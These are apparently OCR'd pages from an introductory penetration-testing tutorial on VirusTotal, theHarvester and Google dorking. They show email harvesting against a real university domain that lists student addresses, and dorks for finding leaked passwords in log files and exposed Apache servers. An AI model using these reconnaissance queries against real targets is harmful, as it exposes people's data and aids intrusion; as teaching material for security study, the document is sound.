
5.2 Practical

Step 1: Upload a File for Analysis

- Go to VirusTotal's website.
- Upload a suspicious file.

Step 2: Analyze the Results

- Review the scan results and detection ratios.



virustotal.com/gui/file/1946a68fdaeb61edaa37049cfbdc44c0c0333cc2b342e133e58a651c710c1a49

31 / 63
Community Score -12

31/63 security vendors flagged this file as malicious

1946a68fdaeb61edaa37049cfbdc44c0c0333cc2b342e133e58a651c710c1a49

Size 159.53 KB
Last Analysis Date 1 hour ago

elf arm detect-debug-environment

Crowdsourced YARA rules

Matches rule SUSP_XORed_Mozilla_Oct19 from ruleset gen_xor_hunting at https://github.com/Neo23x0/signature-base by Florian Roth
↳ *Detects suspicious single byte XORed keyword 'Mozilla/5.0' - it uses yara's XOR modifier and therefore cannot print the XOR key. You can use the CyberChef recipe linked in the reference field to brute force the used key. - 1 hour ago*

Matches rule Linux_Trojan_Gafgyt_28a2fe0c from ruleset Linux_Trojan_Gafgyt at https://github.com/elastic/protections-artifacts by Elastic Security

Matches rule Linux_Generic_Threat_d94e1020 from ruleset Linux_Generic_Threat at https://github.com/elastic/protections-artifacts by Elastic Security

Matches rule Linux_Generic_Threat_da28eb8b from ruleset Linux_Generic_Threat at https://github.com/elastic/protections-artifacts by Elastic Security

Crowdsourced IDS rules

HIGH 0 MEDIUM 1 LOW 1 INFO 0

Matches rule ET POLICY Python-urllib/ Suspicious User Agent at Proofpoint Emerging Threats Open
↳ *Attempted Information Leak*

6. theHarvester

6.1 Theory

- *Purpose:*
  - theHarvester is an OSINT tool for gathering emails, subdomains, and other publicly available information.
- *How it Works:*
  - theHarvester uses various search engines, social networks, and other sources to collect reconnaissance data.
- *Example Usage*:
  - Gathering subdomains: theHarvester -d example.com -b google
  - Collecting emails: theHarvester -d example.com -b linkedin


6.2 Practical

Step 1: Install theHarvester

sudo apt install theharvester

Step 2: Gather Subdomains

theHarvester -d example.com -b yahoo,Baidu,crtsh,bing



```
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.6.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: paruluniversity.ac.in

Read api-keys.yaml from /home/butcher/.theHarvester/api-keys.yaml
    Searching 0 results.
[94m[*] Searching Bing.
[94m[*] Searching Rapiddns.
[94m[*] Searching Yahoo.
[94m[*] Searching CRTsh.

[*] No IPs found.

[*] Emails found: 50
----------------------
-mayurkumar.makwana18740@paruluniversity.ac.in
180408101001@paruluniversity.ac.in
180408101002@paruluniversity.ac.in
```

7. Google Dorking for Penetration Testers

# What is Google Dork?


It is basically a search string that uses advanced search query to find information that are not easily available on the websites. It is also regarded as illegal google hacking activity which hackers often uses for purposes such as cyber terrorism and cyber theft.

Special google search operators

Before starting with google dorks, you need to have basic understanding of few special google search operators and also how it functions.

intitle:

This will ask google to show pages that have the term in their html title


intitle:"login"

Images | Hotmail | Gmail | My account | Office 365 | Download | Email | Or log in

About 4,03,00,000 results (0.42 seconds)

Wikipedia
https://en.wikipedia.org › wiki › Login
Login
In computer security, logging in is the process by which an individual gains access to a computer system or program by identifying and authenticating ...

Dictionary.com
https://www.dictionary.com › browse › login
LOGIN Definition & Usage Examples
a username and password that allows a person to log in to a computer system, network, mobile device, or user account:I've forgotten my login again!


Instagram
https://www.instagram.com › accounts › login
Login
Welcome back to Instagram. Sign in to check out what your friends, family & interests have been capturing & sharing around the world.

Salesforce
https://login.salesforce.com › ...
Login | Salesforce
Salesforce Customer Secure Login Page. Login to your Salesforce Customer Account

1. inurl:

Searches for specified term in the

URL. For example: inurl: register


inurl: register

Login | Images | Sign up | Gmail | App | Videos | First monday | Shopping | News

About 12,70,000 results (0.27 seconds)

FirstMonday.org
https://firstmonday.org › ojs › index.php › user › register
Register
Register · Email · Username · Password · Repeat password ...

Register.com
https://www.register.com
Register Domain Names at Register.com - Business Web ...
Register.com offers domain name **registration**, web hosting, website design and online marketing - all in one place. Award-winning customer service and small ...


fruitforest
https://www.fruitforest.in › wp-login › action=register
Registration Form ‹ Fruit Forest — WordPress
Powered by WordPress. **Register** For This Site. Username. Email. **Registration** confirmation will be emailed to you. Log in | Lost your password? ← Go to Fruit ...

GovInfo (.gov)
https://www.govinfo.gov › app › collection
Federal Register

2. filetype:

Searched for certain file type.

Example: filetype:pdf will search for all the pdf files in the websites.



filetype:pdf intitle:hacking

Images · Videos · News · Shopping · Section 66A IT Act · Cough · History of · Books · Maps

About 29,500 results (0.23 seconds)

It is an act of intruding/ penetrating into. the system or network to discover threats and vulnerabilities which a hacker may find and. exploit leading to loss of data, money etc.

Dr. BC Roy Engineering College
https://bcrec.ac.in › ehical_hacking_CSE PDF
Ethical Hacking Brochure

About featured snippets • Feedback


ijrpr.com
https://ijrpr.com › uploads › IJRPR5354 PDF
Ethical Hacking & Hacking Attack with Prevention - ijrpr
In this Digital Era our all information is available online on our social media, now day huge number of user using social media platforms and this ...
5 pages

Claranet.com
https://www.claranet.com › H101_Course_Profile PDF
Hacking 101
17 Nov 2023 — This 1-day course teaches you how to apply basic security principles in your current role and can help you begin a career in cybersecurity.

3. ext:

It works similar to filetype.

Example: ext:pdf finds pdf extension files.



ext:pdf intitle:networking

kvs.ac.in
https://muzzaffarpur.kvs.ac.in › sites › default › files PDF
COMPUTER NETWORKING CHAPTER 1
After learning this chapter, the students will be able to: • Define what a Computer Network is. • List the benefits of networking.
20 pages


eGyanKosh
https://egyankosh.ac.in › bitstream › Unit-3 PDF
UNIT 3 INTRODUCTION TO NETWORKING CONCEPT
A network can consist of two computers connected together on a desk or it can consist of many Local Area Networks (LANs) connected together to form a Wide.
32 pages

IMD Pune
https://imdpune.gov.in › training › icitc › Comput... PDF
Computer Networking
LAN (Local area network)- A local area network (LAN) is a collection of devices connected together in one physical location, such as a building, office, ...

University of Mumbai
https://archive.mu.ac.in › syllFybscit › dcn PDF
Unit 1. Introduction to data communications and networking
Data refers to the raw facts that are collected while information refers to processed data that enables us to take decisions.
181 pages

4. intext:

This will search content of the page. This works somewhat like plain google search



intext:"username=" AND "passw

google.com/search?q=intext%3A"username%3D"+AND+"password%3D"+ext%3Alog&rlz=1C1CHBF_enIN1111IN1111&oq=intext%3A"username%3D"+AND+"password%3D

intext:"username=" AND "password=" ext:log

FreeAccount.biz
https://freeaccount.biz › accounts › username

username.log - free accounts, logins and passwords

If you didn't find a good account, sign up to **username**.log and help everyone, adding it to the list. Login: **Password**:

Images

spring-boot-forgot-password...
GitHub


intrateb/tmp/PayPal.log at ma...
GitHub

button-manager-sdk/samples...
GitHub

site:

This limits the search to a specific site only.

Example: site: abc@d.com will limit search to only abc@d.com.



site: abc@d.com

ABC | Academic Bank of Credits
https://www.abc.gov.in

Academic Bank of Credits: ABC

Login to DigiLocker. Student with DigiLocker Account can create APAAR/**ABC** ID ; Search for Education. Education category shows Academic Bank of Credits service.

ABC ID
https://www.abc.gov.in › login

Academic Bank of Credits test

Already have an account? Sign In. We use basic information from your DigiLocker account to identify you and allow access to **ABC** platform.

ABCD India
https://abcdindia.in

ABCD India

ABCD India is a leading Innovative solution provider in the field of civil Industry. Our expertise lies in technical solutions in the field of Construction ...


Google Play
https://play.google.com › store › apps › details

ABC Alphabet! ABCD games! – Apps on ...

Play **ABCD** for kids and toddlers - one of the best preschool games for toddlers for learning letters and tracing. Our free learning games for kindergarten ...
★★★★★ Rating: 4.2 · 25,187 votes · Free · Android · Game

ABCD & Company
https://www.abcdandcompany.com

Cache:
This will show you cached version of any website.
Example: ***cache: aa.com***


cache: aa.com

About 7,47,00,000 results (0.29 seconds)

American Airlines
https://www.aa.com › customer-service › website-mobile...
Website, mobile & app FAQs – Customer service
FAQs: Answers to frequently asked questions about **aa.com**, accessing **aa.com** on your mobile device and our app.

generoymetodologias.org
https://generoymetodologias.org › media › cache
Index of /media/cache/aa/
Index of /media/**cache**/**aa**/ ../ 0b/ 16-Jul-2020 17:27 - 75/ 30-Apr-2020 19:57 - a2/ 25-Nov-2023 10:45 - a5/ 28-Aug-2019 21:34 - aa/ 27-Aug-2019 09:54 - b6/ 05 ...


Mozilla Support
https://support.mozilla.org › questions
Cannot log in to American Airlines website AA.Com
As part of my effort to diagnose the problem, I did clear the **cache**, search history, form data, and download history. Then I ran Firefox in safe mode, and found ...

Cache Valley Intergroup
https://cachevalleyaa.org
Cache Valley Intergroup | I am responsible, when anyone ...
20 Mar 2020 — I am responsible, when anyone, anywhere, reaches out for help, I want the hand

Examples of Google Dorking

1. Finding vulnerable versions of software

intitle:"index of" "Apache/2.4.7 (Ubuntu) Server"


intitle:"index of" "Apache/2.4.7 (Ubuntu) Server"

About 11,80,000 results (0.76 seconds)

College of Engineering, Pune
https://www.coep.org.in › gradceremony › gradceremo...
Index of /gradceremony/gradceremony2018
Size · Description. [PARENTDIR], Parent Directory, -. [DIR], 1/, 2018-07-31 13:15, -. [DIR], 2/, 2018-07-31 13:18, -. **Apache/2.4.7 (Ubuntu) Server** at www.coep.

Exploit-DB
https://www.exploit-db.com › ghdb
intitle:"Index of" "Apache/2.4.7 (Ubuntu) Server"
27 Jun 2017 — Dork: intitle:"Index of" **"Apache/2.4.7 (Ubuntu) Server"** Desc: This dork is used to find Ubuntu servers and a certain version of Apache.


202.29.54
http://202.29.54.26
Index of /
Index of /. [ICO], Name · Last modified · Size · Description. [DIR], html/, 2014-08-29 10:47, -. **Apache/2.4.7 (Ubuntu) Server** at 202.29.54.26 Port 443.

193.219.53
http://193.219.53.11
Index of /
Index of /. [ICO], Name · Last modified · Size · Description. [DIR], ap3/, 2023-10-18 16:24, -.

The Google dork intitle:"index of" "Apache/2.4.7 (Ubuntu) Server" is used to find websites that are running Apache version 2.4.7 on Ubuntu and have an "index of" listing enabled. This can be useful for finding potentially vulnerable websites, as older versions of software may have known vulnerabilities.
However, it's important to note that accessing or attempting to access such directories without authorization is illegal and unethical.

Finding publicly exposed documents:

filetype:pdf site: abc.com



```
filetype:pdf site:abc.com
```

About 8 results (0.21 seconds)

ABC Network
http://ll.media.abc.com › streaming › FullEpisode... PDF
Full Episode Player Mediakit for Affiliate Advertisers
Format and Dimensions. • The Ad Pod is a Flash SWF file that is 1000x550 pixels in size. • The content area of the first frame of your Ad Pod will determine ...

ABC Network
http://ll.media.abc.com › streaming › mediakit › A... PDF
Optimizing FLA Files for SWF Output
Optimizing Graphics and Animation. The first step in creating optimized and streamlined animations or graphics is to outline and plan your project before ...
5 pages

